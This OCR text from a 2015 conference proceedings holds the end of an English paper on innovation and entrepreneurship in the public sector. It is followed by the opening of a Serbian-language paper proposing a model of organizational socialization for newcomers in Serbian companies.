It should be observed that innovation represents a key dimension of entrepreneurship, which is crucial for the prosperity and flourishing of organizations both in the private and public sector (Bessant, 2005). Change and innovation in the public sector may include (Osborne & Brown, 2005): a) development of new public organization structures; b) development of new public services; c) development of new management, professional skills and/ or procedures; d) development of new administrative systems and skills; e) development of new ways and methods for civil services; and f) development of new forms of management performance.



DOI: 10.15308/Synthesis-2015-327-331





Figure 1. The model of corporate entrepreneurship in the public sector.
Source: Adapted from Kearney *et al.* (2008, p. 298).

| Internal environment of public sector organizations | |
|---|---|
| Structure | Organizations with organic structures and relatively low formalization have higher performance than those with mechanistic structures and relatively high formalization. Higher performance is positively related to corporate entrepreneurship. |
| Rewards & incentives | Higher wages and greater incentives are positively correlated with greater performance and hence corporate entrepreneurship. |
| Decision making & control | Decision-making and control systems of an organization should be structured in such a way so as not to work against flexibility and creativity. |
| Culture | Culture is the founded stone for the success of an organization. Attitudes that embrace the concepts of entrepreneurship and innovation are positively related to organizational performance and corporate entrepreneurship. |
| Risk taking | More receptive environments to risk-taking enable corporate entrepreneurship to flourish. |
| Foresight / prevention | Organizations, which encourage pro-activeness through attitudes and behavior that provide and undertake initiatives for future needs, promote corporate entrepreneurship. |
| External environment of public sector organizations | |
| Change | Dynamic environments that do not resist change and adapt to new circumstances (including changes in the political scene), are positively associated with higher performance and a higher rate of corporate entrepreneurship. |
| Complexity | Usually, corporate entrepreneurship thrives in more complex environments. |
| Munificence | Corporate entrepreneurship prospers in more generous environments characterized by organizational development and dynamism. |

Table 1. Factors which influence corporate entrepreneurship in public organizations.
Source: Kearney *et al.* (2008).

## 2.2. TYPES OF INNOVATION IN THE PUBLIC SECTOR

According to Windrum (2008), there are six types of innovation in the public sector: a) Service innovation which improves the quality of an existing service (such as features and design) or creates a new one. b) Service delivery innovation: it refers to the new or adjusted methods of delivery to citizens or interaction with them to provide certain public services. c) Administrative and organizational innovation: change in the organizational structures within the organization and conduct of administrative processes. d) Conceptual Innovation: it changes the point of view one uses to handle behaviour and attitudes. According to Kim and Hunter (1993), behavior and attitudes predict intentions and vice versa. e) Policy innovation: it changes the way of thinking or behaviour associated with a political belief system (Sabatier & Weible, 2014). An important factor is the process of learning. f) Systemic Innovation: it refers to the new or improved ways of interaction with other agencies (such as Public-Private Partnerships/ PPP) or knowledge bases.



DOI: 10.15308/Synthesis-2015-327-331

## 2.3. ORGANIZATIONAL LEARNING

Senge (1990) considers that the survival and development of an organization reflect on its learning ability. Supportive environments, which encourage creativity and experimentation, are very important in the learning process. The presence of knowledge diffusion from and to other organizations is also essential.

Longo and Cristofoli (2007) are of the opinion that it is possible to plan and manage the process of change in public organizations. However, it is of paramount importance for the entire organization to learn from this process. An ideal for public organizations is to be simultaneously constant learning organizations in order to cultivate proper culture and suitable environment for change and innovation.

Salaman (1995) argues that all learning organizations should adopt the behaviour of the cycle of organizational learning described in Figure 2. Each organization must be aware of what really happens and what kind of knowledge can be gained from the previous experience. Various alternative scenarios should be evaluated and subsequent actions planned in order for the change, innovation and entrepreneurship to be successful and increase the efficiency of an organization.

Generally, the approach of organizational learning takes readiness and alertness of organizational culture of all members within an organization. Surely, it should not neglect the fact that this continuing situation may strain the staff. Last but not least, while the organizational learning may reward risk-taking, this is often not feasible because of the nature, mainly, of public services (such as dealing with vulnerable and disadvantaged social groups).





Figure 2. Cycle of organizational learning according to Salaman (1995).
Source: Adapted from Osborne & Brown (2005, p. 41).

## 3. SUMMARY

Public sector changes rapidly both nationally and internationally, thus imposing immediate adaptation of public services in an effective and efficient way (Karyotakis & Moustakis, 2014). Kuratko (2014) defines entrepreneurship as a dynamic vision of change and creation. According to this perspective, energy and passion are required for creation, implementation of new ideas and creative solutions. In the international literature, entrepreneurial behavior is distinguished between individuals and organizations.

Innovation should be treated as a journey and not as a linear process, where the process of learning is viewed as a very important segment through experimentation (either successful or failed). Innovations in the public sector are usually related to provision of public services and changes in links between different parties and political processes. Effective relationships and bonds between innovative and end users/ consumers are the key points for successful innovation in this area. Conversely, innovations in private sector are mostly related to new products, services and/ or production processes (Albury, 2005).

Attitudes and behavior of innovation and entrepreneurship are particularly popular as strategies associated with change. However, these concepts are highly controversial in the public sector. For instance, Goodsell (1993) and Hood (1991) argue that entrepreneurship, as a concept, may be in contrast with traditional values of the public sector, such as accountability, honesty and fairness. Additionally, Moon (1999) believes that the concept of entrepreneurship is not adapted appropriately to its transfer from private to public sector.

In public sector, in general, there is a need for cultural change of the outdated bureaucratic procedures in order to enhance flexibility, innovation and entrepreneurship. Simultaneously, there is a desire to maintain those practices and procedures, as they are necessary to ensure the quality of citizen services.

Schedler and Proeller (2007) perceive culture as something ductile. Indeed, the organizational culture is a key factor for promoting entrepreneurship (Moon, 1999). Empirical research shows that the organizational environment, in turn, affects innovation and entrepreneurship (Parry & Proctor-Thomson, 2002).

However, despite the pervasiveness of various reforms in the public sector, proper assessment protocols and procedures lag while at the same time the orientation and effectiveness receive many reviews (Zampetakis & Moustakis, 2007). Bessant (2005) highlights the importance of public sector learning to manage innovation and entrepreneurship, thereby increasing the effectiveness, efficiency and performance of services provided.

In an ideal situation, public organizations should be able to detect change in their environment (internal and external) and assess the repercussions inducing such changes to the organization and services provided. Additionally, public organizations should immediately develop changes, innovation and entrepreneurship in order to be able to respond properly to such continuous changes (Osborne & Brown, 2005).

In conclusion, the intensely dynamic global sociopolitical environment in coupled with the constant technological changes demands, perhaps more urgently than ever, from public (and not only) organizations to embrace practices and behaviour typical for entrepreneurship. This paper attempts to make this concept clear. Entrepreneurship is crucial for organizations, not only for their development and adaptation to new data, and their development, but also for their survival.



DOI: 10.15308/Synthesis-2015-327-331

## REFERENCES


Albury, D. (2005). Fostering Innovation in Public Services. *Public Money and Management*, 25(1), 51-56. DOI: 10.1111/j.1467-9302.2005.00450.x.

Alves, H. (2013). Co-creation and innovation in public services. *The Service Industries Journal*. 33(7-8), 671-682. DOI: 10.1080/02642069.2013.740468.

Audretsch, D. B. (2003). *Entrepreneurship: A Survey of the Literature*. Enterprise Papers No. 14. Brussels: European Commission.

Baldridge, J. V., & Burnham, R. A. (1975). Organizational innovation: Individual, organizational, and environmental impacts. *Administrative science quarterly*, 20(2), 165-176. DOI: 10.2307/2391692.

Benz, M. (2009). Entrepreneurship as a non-profit-seeking activity. *International Entrepreneurship and Management Journal*, 5(1), 23-44. DOI: 10.1007/s11365-006-0031-y.

Bessant, J. (2005). Enabling continuous and discontinuous innovation: Learning from the private sector. *Public Money and Management*, 25(1), 35-42. DOI: 10.1111/j.1467-9302.2005.00448.x.

Covin, J. G., & Slevin, D. P. (1991). A conceptual model of entrepreneurship as firm behavior. *Entrepreneurship theory and practice*, 16(1), 7-25. SSRN: http://ssrn.com/abstract=1504448.

Currie, G., Humphreys, M., Ucbasaran, D., & McManus, S. (2008). Entrepreneurial leadership in the English public sector: paradox or possibility? *Public Administration*. 86(4), 987-1008. DOI: 10.1111/j.1467-9299.2008.00736.x.

Deakins, D., & Freel, M. (2012). *Entrepreneurship and Small Firms* (Ed. 6th). Maidenhead: McGraw-Hill.

Goodsell, C. T. (1993). Reinvent government or rediscover it? *Public Administration Review*. 53(1), 85–87. DOI: 10.2307/977283.

Hisrich, R. D. (2013). *International Entrepreneurship: Starting, Developing, and Managing a Global Venture*. USA: Sage.

Hood, C. (1991). A public management for all seasons? *Public administration*, 69(1), 3-19. DOI: 10.1111/j.1467-9299.1991.tb00779.x.

Karyotakis, K. M. & Moustakis, V. (2014). Reinvention of the Public Sector: Total Quality Management and Change Management. *Singidunum Journal of Applied Sciences*, 11(2), 30-44. DOI: 10.5937/SJAS11-6751.

Kearney, C., Hisrich, R., & Roche, F. (2008). A conceptual model of public sector corporate entrepreneurship. *International Entrepreneurship and Management Journal*, 4(3), 295-313. DOI 10.1007/s11365-007-0048-x.

Kim, M. S., & Hunter, J. E. (1993). Relationships Among Attitudes, Behavioural Intentions, and Behaviour: A Meta-Analysis of Past Research, Part 2. *Communication research*, 20(3), 331-364. DOI: 10.1177/009365093020003001.

Kuratko, D. F. (2014). *Entrepreneurship: Theory, process, and practice*. USA: South-Western Cengage Learning.

Longo, F., & Cristofoli, D. (2007). *Strategic change management in the public sector: an EFMD European case book*. Chichester: John Wiley & Sons.

Moon, M. J. (1999). The pursuit of managerial entrepreneurship: Does organization matter? *Public Administration Review*, 59(1), 31-43. DOI: 10.2307/977477.

Morris, M. H., & Jones, F. F. (1999). Entrepreneurship in established organizations: The case of the public sector. *Entrepreneurship Theory and Practice*, 24(1), 71-91.

Newman, J. (2002). The New Public Management, modernization and institutional change. New public management: current trends and future prospects. In McLaughlin, K., Osborne, S. P., & Ferlie, E. (Eds.). *New Public Management: Current trends and future prospects* (77-91). London, New York: Routledge.

Omar, A. R. C., & Ishak, S. (2013). Organization's Entrepreneurial Behaviors: A Study on Malaysian State Government Links Companies (SGLCS) Practices. *Asian Social Science*, 9(8), 87-95. DOI: 10.5539/ass.v9n8p87.

Osborne, S. P., & Brown, K. (2005). *Managing change and innovation in public service organizations*. London, New York: Routledge.

Osborne, S. P., Radnor, Z., Kinder, T., & Vidal, I. (2014). Sustainable public service organisations: A Public Service-Dominant approach. *Society and Economy*, 36(3), 313-338. DOI: 10.1556/SocEc.36.2014.3.1.

Ostrom, E. (1965). *Public entrepreneurship: a case study in ground water basin management*. Los Angeles: University of California. Doctoral Dissertation.

Parry, K., & Proctor-Thomson, S. (2002). Leadership, culture and performance: The case of the New Zealand public sector. *Journal of Change Management*, 3(4), 376-399. DOI: 10.1080/714023843.

Pearce II, J. A., Kramer, T. R., & Robbins, D. K. (1997). Effects of managers' entrepreneurial behavior on subordinates. *Journal of Business Venturing*, 12(2), 147-160. DOI: 10.1016/S0883-9026(96)00066-3.

Rubalcaba-Bermejo, L. (2007). *The new service economy: challenges and policy implications for Europe*. Cheltenham UK and Northampton MA USA: Edward Elgar Publishing.

Sabatier, P. A., & Weible, C. (Eds.). (2014). *Theories of the policy process* (3rd Ed.). USA: Westview Press.

Salaman, G. (1995). *Managing*. Buckingham: Open University Press.

Schedler, K., & Proeller, I. (Eds.) (2007). *Cultural Aspects of Public Management Reform* (29-64), Amsterdam: Elsevier.

Senge, P. (1990). *The Fifth Discipline*. New York: Doubleday.

Stevenson, H. H., & Jarillo, J. C. (2007). A Paradigm of Entrepreneurship: Entrepreneurial Management. In Cuervo, A., Ribeiro, D., & Roig, S. (Eds.). *Entrepreneurship: Concepts, Theory and Perspective* (155-170). New York: Springer-Verlag Berlin Heidelberg.

Vesper, K. H. (1990). New Venture Strategies. *University of Illinois at Urbana-Champaign's Academy for Entrepreneurial Leadership Historical Research Reference in Entrepreneurship*. http://ssrn.com/abstract=1496217.

Wagner, R. E. (1966). Pressure groups and political entrepreneurs: A review article. *Papers on Non-Market Decision Making*, 1(1), 161-170. DOI: 10.1007/BF01718992.

Wilson, J. Q. (2000). *Bureaucracy: What government agencies do and why they do it*. USA: Basic Books.

Windrum, P. (2008). Innovation and Entrepreneurship in public services. In Windrum, P., & Koch, P. M. (Eds.), *Innovation in Public Sector Services: Entrepreneurship, Creativity and Management* (3-20). Cheltenham UK, Northampton MA UA: Edward Elgar Publishing.

Zampetakis, L. A., & Moustakis, V. (2007). Fostering corporate entrepreneurship through internal marketing: Implications for change in the public sector. *European Journal of Innovation Management*. 10(4), 413-433. DOI: 10.1108/14601060710828754.

Zampetakis, L. A., & Moustakis, V. S. (2010). An exploratory research on the factors stimulating corporate entrepreneurship in the Greek public sector. *International Journal of Manpower*. 31(8), 871-887. DOI: 10.1108/01437721011088557.




DOI: 10.15308/Synthesis-2015-327-331

Synthesis
International Scientific Conference of IT and Business-Related Research

# MODEL ORGANIZACIONE SOCIJALIZACIJE

## ORGANIZATIONAL SOCIALIZATION MODEL

Lepa Babić[1], Boris Kordić[2], Jovana Babić[3]
[1] Poslovni fakultet u Beogradu, Univerzitet Singidunum, Danijelova 32, Beograd, Republika Srbija
[2] Fakultet bezbednosti, Univerzitet u Beogradu, Gospodara Vučića 50, Beograd, Republika Srbija
[3] Master psihologije, Filozofski fakultet Univerzitet u Beogradu

**Apstrakt:**
Proces kojim se novozaposleni pretvaraju u funkcionalne članove organizacije je organizaciona socijalizacija. Taj proces polazi od karakteristika individue i karakteristika same organizacije te se individualnom i institucionalnom socijalizacijom dolazi do dve vrtse ishoda; ishoda koji su povezani sa individualnim doprinosom uspehu organizacije (radni učinak) i onih koji doprinose organizacionoj klimi i kulturi (integracija u kolektiv). Navedeni elementi predstavljaju osnovne elemente modela organizacione socijalizacije. Autori se u ovom radu bave istraživanjem povezanosti između oblika organizacione socijalizacije i indikatora socijalizovanosti novozaposlenih u organizacijama na teritoriji Srbije. Izdvojena su tri oblika organizacione socijalizacije (uticaj edukacije, planirana socijalizacija i spontana socijalizacija) i tri indikatora socijalizovanosti novozaposlenih (zadovoljstvo poslom i kolektivnom, stres i apsentizam i uključenost i uspeh u radu). Na ispitanom uzorku se najizraženija povezanost pokazala između spontane socijalizacije i indikatora socijalizovanosti novozaposlenih. Zaključak je da su starije kolege i nadređeni značajan izvor informacija i konkretne pomoći i podrške koji doprinosi da novozaposleni ovladaju zadacima i radnom ulogom. Ovakvi nalazi su u skladu sa organizacionom kulturom koja preovladava na prostorima Srbije i za koju su karakteristične vrednosti usmerene na socijalne odnose. Stoga model organizacione socijalizacije za preduzeća u Srbiji trebalo bi da inkorporira specifičnosti nacionalne i organizacione kulture kombinujući osnovne elemente modela organizacione socijalizacije.

**Ključne reči:**
spontana socijalizacija, planirana socijalizacija, indikatori socijalizovanosti novozaposlenih, taktike socijalizacije, integracija u kolektiv.

**Abstract:**
Organizational socialization is the process by which newcomers become functional members of an organization and get acclimated to the culture of a new workplace. This process starts with the characteristics of an individual and characteristics of an organization itself, which is why individual and institutional socialization lead to two possible outcomes; those related to one's contribution to an organization's success ( performance) and those contributing to the organizational climate and culture (collective integration). The given elements are the key elements of the organisational socialisation model. The authors examine the connection and correlation between the forms of organizational socialization and indicators of socialization of newcomers in organizations on the territory of the Republic of Serbia. The three main forms of organizational socialization are highlighted (impact of education, planned socialization and spontaneous socialization) as well as three indicators of socialization of newcomers (job and collective satisfaction, stress and absenteeism, and involvement and success at work). The surveyed sample shows the highest correlation between spontaneous socialization and socialization indicators of newcomers. Thus, the conclusion can be made that older colleagues and superiors are an important source of information and support that enables the newcomers to successfully complete their tasks and work duties. Such findings are in accordance with the prevailing organizational culture on the territory of the Republic of Serbia and whose characteristic values are directed towards social relations. Therefore, the organizational socialization model for enterprises in Serbia should incorporate the specifics of national and organizational culture by combining the basic elements of organizational socialization model.

**Key words:**
spontaneous socialization, planned socialization, indicators of socialization of newcomers, socialization tactics, collective socialization.

## 1. UVOD

Organizaciona socijalizacija predstavlja proces kojim se novozaposleni pretvaraju u funkcionalne članove organizacije (Kordić & Babić, 2014) što u sebi uključuje učenje vrednosti i normi (Van Maanen, 1976) i sticanje potrebnih znanja, veština i ponašanja koja ih pretvaraju u dobro uklopljene članove organizacije (Bauer & Erdogan, 2010). Reč proces podrazumeva trajanje u vremenu tako da modeli koji prikazuju proces organizacije razlikuju početno stanje (karakteristike individue i karakteristike organizacije), proces koji se odvija tokom susreta individue i organizacije i ishode tog procesa. Tokom procesa socijalizacije organizacije često upotrebljavaju određene mehanizme kako bi pospešile socijalizaciju, a to se naziva taktike socijalizacije. Uobičajeno se taktike socijalizacije dele u dve kategorije (Jones, 1986): individualnu i institucionalnu socijalizaciju. Individualna socijalizacija podrazumeva da pojedinac počinje sa poslom odmah i postepeno se uklapa u radnu sredinu, dok institucionalna socijalizacija podrazumeva da postoje definisani programi koje novozaposleni prolaze. Kod individualne socijalizacije novozaposleni sami traže potrebne informacije i podstiču međusobne odnose sa kolegama, dok su kod institucionalne socijalizacije vođeni kroz proces socijalizacije po unapred utvrđenom planu i programu. Ishodi organizacione socijalizacije se posmatraju kroz razne indikatore koji imaju za cilj da utvrde u kojoj meri je došlo do poklapanja između individue i organizacije. U literaturi se najčešće navode sledeći indikatori: radna efikasnost ili ovladanost zadatkom, tendencija za otkazom (Cooper-Thomas & Anderson, 2005; Kammeyer-Mueller et al., 2013), jasno-



E-mail: lbabic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-332-335

ća radne uloge (Jokisaari & Nurmi, 2009; Kammeyer-Mueller & Wanberg, 2003), zadovoljstvo poslom (Jokisaari & Nurmi, 2009; Cooper-Thomas & Anderson, 2005), posvećenost organizaciji (Allen & Rhoades, 2013; Kammeyer-Mueller & Wanberg, 2003), uključenost u posao (Nigah *et al*, 2012), stres (Bolino *et al*., 2010), integracija u kolektiv i poznavanje programskih politika (Kammeyer-Mueller & Wanberg, 2003). S obzirom da je cilj organizacije uspešno poslovanje ishodi se mogu grupisati u dve osnovne kategorije: oni koji su povezani sa individualnim doprinosom uspehu organizacije (radni učinak) i oni koji doprinose organizacionoj klimi i kulturi (integracija u kolektiv). Pomenuti elementi predstavljaju osnovne elemente modela organizacione socijalizacije (v. Tabela 1).

| Početno stanje | Proces | Ishod |
|---|---|---|
| Individua | Individualna socijalizacija | Integracija u kolektiv |
| Organizacija | Institucionalna socijalizacija | Radni učinak |

Tabela 1. Osnovni elementi modela organizacione socijalizacije.

Kombinujući osnovne elemente modela organizacione socijalizacije sa rezultatima istraživanja koje su autori sproveli na teritoriji Srbije (Kordić & Babić, 2014) predložićemo model organizacione socijalizacije specifičan za područje Srbije.

## 2. REZULTATI I DISKUSIJA

Na osnovu istraživanja povezanosti između oblika organizacione socijalizacije i indikatora socijalizovanosti novozaposlenih u organizacijama na teritoriji Srbije (Kordić & Babić, 2014) izdvojena su tri oblika organizacione socijalizacije i tri indikatora socijalizovanosti novozaposlenih. U oblike organizacione socijalizacije spadaju: Uticaj edukacije, planirana socijalizacija i Spontana socijalizacija. Uticaj edukacije govori o aktivnostima koje organizacija preduzima kako bi kroz dodatnu edukaciju obučila zaposlene i doprinela prilagođavanju radnoj sredini i izgradnji dobrih kolegijalnih odnosa. Planirana socijalizacija govori o konkretnim merama koje organizacija preduzima kako bi bolje socijalizovala zaposlene, kao što su: mentorski rad, priručnici, simulacije, rotacije i obuke na konkretnom radnom mestu. Spontana socijalizacija govori o spremnosti i ulaganju kolega i nadređenih da pomognu novozaposlenima u uklapanju u socijalnu mrežu i prilagođavanju na radno okruženje.

U indikatore socijalizovanosti novozaposlenih spadaju:

- Zadovoljstvo poslom i kolektivom,
- Stres i apsentizam i
- Uključenost i uspeh u radu.

Zadovoljstvo poslom i kolektivom govori o pozitivnim osećanjima i zadovoljstvu vezano za radno okruženje, radnu ulogu, mesto u organizaciji, te međuljudske odnose sa kolegama i nadređenima. Stres i apsentizam govore o pojačanom stresu i odsustvu sa posla zbog problema na poslu usled nedovoljnih kompetencija, neadekvatnog tretmana nadređenih i loših međuljudskih odnosa. Uključenost i uspeh u radu govori o odgovornom odnosu prema radu koji podrazumeva postavljene ciljeve, poštovanje rokova, kvalitetno obavljanje posla, osećaj pune kompetentnosti, ulaganje svih potencijala i praćenje povratnih informacija. Zbog malog uzorka stres i apsentizam je slabo izražen i javlja se pojačano samo u jednoj organizaciji od tri koje su ušle u istraživanje, stoga ga isključujemo iz daljeg prikaza rezultata.

| | Zadovoljstvo poslom i kolektivom | Uključenost i uspeh u radu |
|---|---|---|
| Uticaj edukacije | .334(**) | .302(**) |
| Planirana socijalizacija | .374(**) | .235(*) |
| Spontana socijalizacija | .623(**) | .358(**) |

** statistička značajnost na nivou 0.01

* statistička značajnost na nivou 0.05

Tabela 2. Povezanosti između oblika organizacione socijalizacije i indikatora socijalizovanosti.

U Tabeli 2. su prikazane povezanosti između oblika organizacione socijalizacije i indikatora socijalizovanosti. Na našem uzorku je najizraženija povezanost između spontane socijalizacije i indikatora socijalizovanosti novozaposlenih. To je u skladu sa organizacionom kulturom koja preovladava na prostorima Srbije i za koju su karakteristične vrednosti usmerene na socijalne odnose gde je briga, nega i održavanje odnosa sa kolegama na poslu važnija od samopotvrđivanja, takmičenja i radnog učinka (Babić & Kordić, 2011). Postojeće osobenosti organizacione kulture u Srbiji povezane sa značajem socijalnih odnosa sve više postaju naglašene u literaturi o organizacionoj socijalizaciji na engleskom govornom području. Tako se ističe značaj međuljudskih odnosa za organizacionu socijalizaciju (Allen & Rhoades, 2013; Kammeyer-Mueller *et al*., 2013), značaj socijalne podrške i integrisanosti u kolektiv za ukupno zadovoljstvo poslom (Anderson & Thomas, 1996; Jokisaari & Nurmi, 2009), kao i značaj socijalne podrške za zadovoljstvo poslom i posvećenost organizaciji (Luthans *et al*., 2007; Morrison, 2002).


Promene u organizacionoj kulturi preduzeća na teritoriji Srbije koja teže usklađivanju sa organizacionim kulturama razvijenog zapada najverovatnije idu u pravcu koji će se pokazati suprotan novim tendencijama. Ono što se danas u Srbiji propagira kao organizaciona kultura savremenih preduzeća zapada, na zapadu se već menja u novom pravcu. I dalje je krajnji cilj kojem se teži profit i, shodno tome, radni učinak. Međutim, analizirajući psihološki i radni kapital zaposlenog, socijalna podrška se pojavljuje kao medijator koji značajno utiče na radnu efikasnost i uključenost u rad (Nigah *et al*., 2012). Posebno je važan početni uticaj podrške nadređenih za usvajanje jasne radne uloge i ovladavanje radnim zadacima (Jokisaari & Nurmi, 2009). Gledano na duge staze, socijalna podrška ima kontinuiran značaj za posvećenost organizaciji (Jokisaari & Nurmi, 2009) i zadovoljstvo poslom (Anderson & Thomas, 1996; Jokisaari & Nurmi, 2009), dok se radni učinak ponaša relativno nezavisno nakon određenog perioda socijalizacije (Morrison, 2002).

Zaključak istraživanja na uzorku preduzeća iz Srbije jeste da su starije kolege i nadređeni značajan izvor informacija i konkretne pomoći i podrške koji doprinosi da novozaposleni ovladaju zadacima i radnom ulogom tokom dužeg vremenskog perioda, dok su edukacija i taktike socijalizacije karakteristične za planiranu socijalizaciju vremenski ograničenog trajanja i stoga slabijeg uticaja (Kordić & Babić, 2014).

Model organizacione socijalizacije za preduzeća u Srbiji trebalo bi da sadrži specifičnosti nacionalne i organizacione kulture. Stoga smo ponudili model prikazan u Slici 1. koji predstavlja pojednostavljenu strukturu procesa koji prolaze novozaposleni u organizacijama na teritoriji Srbije. Pod uslovom da je procesom selekcije izabrana osoba koja optimalno odgovara traženim zahtevima za radno mesto, najvažniju ulogu u uklapanju u



DOI: 10.15308/Synthesis-2015-332-335




Slika 1. Model organizacione socijalizacije

radnu sredinu i socijalno okruženje ima spontana socijalizacija, a zatim i planirana socijalizacija. Taktike socijalizacije bi trebale da se baziraju na nalazima savremenih istraživanja o značaju socijalne podrške za integrisanje u kolektiv. U tom smislu se preporučuje, pored obuka koje približavaju standarde i procedure date organizacije novozaposlenom, da se prvenstveno koristi mentorski rad i podsticanje socijalne podrške nadređenih kao oblik planirane socijalizacije. Ovakav pristup će dovesti do pozitivnih ishoda socijalizacije olakšavajući novozaposlenom usvajanje radne uloge i uključivanje u rad. Lična dobit koju individua ima od pozitivnih ishoda socijalizacije jeste dobra integrisanost u kolektiv i zadovoljstvo poslom, dok organizacija ima dobit u radnom učinku zaposlenog i posvećenosti zaposlenog organizaciji.

## 3. REZIME

Kombinujući osnovne elemente modela organizacione socijalizacije sa rezultatima istraživanja socijalizacije u preduzećima u Srbiji predložen je model koji objašnjava procese koje novozaposleni prolaze u organizacijama na teritoriji Srbije. Pretvaranje novozaposlenih u funkcionalne članove organizacije počinje od karakteristika individue i karakteristika same organizacije. Pod uslovom da je procesom selekcije izabrana osoba koja optimalno odgovara traženim zahtevima za radno mesto, najvažniju ulogu u uklapanju u radnu sredinu i socijalno okruženje ima spontana socijalizacija, a zatim i planirana socijalizacija. U okviru spontane socijalizacije starije kolege i nadređeni predstavljaju značajan izvor informacija i konkretne pomoći i podrške koji doprinosi da novozaposleni ovladaju zadacima i radnom ulogom. Na prostorima Srbije preovladava organizaciona kultura za koju su karakteristične vrednosti usmerene na socijalne odnose gde su briga, nega i održavanje odnosa sa kolegama na poslu važniji od samopotvrđivanja, takmičarstva i radnog učinka. Spontana i planirana socijalizacija zajedno dovode do pozitivnih ishoda, a to su uključenost u rad i usvajanje radne uloge. Ovakvi ishodi donose individualnu dobit (dobra integrisanost u kolektiv i zadovoljstvo poslom) sa jedne strane i organizacionu dobit (radni učinak i posvećenost organizaciji) sa druge strane.

**Napomene.** Ovaj naučni rad je proistekao iz saradnje dva projekta: "Bezbednost i zaštita organizovanja i funkcionisanja vaspitno-obrazovnog sistema u Republici Srbiji (osnovna načela, principi, protokoli, procedure i sredstva)", Ministarstvo nauke Republike Srbije, br. 47017, za period 2011-2015. godine, i "Unapređenje konkurentnosti Srbije u procesu pristupanja Evropskoj uniji", Ministarstvo nauke Republike Srbije, br. 47028, za period 2011-2015. godine.

## LITERATURA

Allen, D.G., & Rhoades, L.S. (2013). Perceived organizational support and embeddedness as key mechanisms connecting socialization tactics to commitment and turnover among new employees. *Journal of Organizational Behavior*, 34(3), 350-369.

Anderson, N., & Thomas, H.D.C. (1996). *Work group socialization*. U M. A. West (Ed.), Handbook of work groups (pp. 423 –450). Chichester: Wiley.

Babić. L., & Kordić, B. (2011). *Nacionalna kultura i karijerni razvoj*. Zbornik radova: VIII Naučni skup sa međunarodnim učešćem Sinergija 2011, 25. mart 2011. godine, Bijeljina, str. 250-265.

Bauer, T.N., & Erdogan, B. (2010). *Organizational socialization: The effective onboarding of new employees*. U S. Zedeck i sar (Eds.), APA Handbook of industrial and organizational Psychology, 3, 51-64. Washington, DC: APA Press.

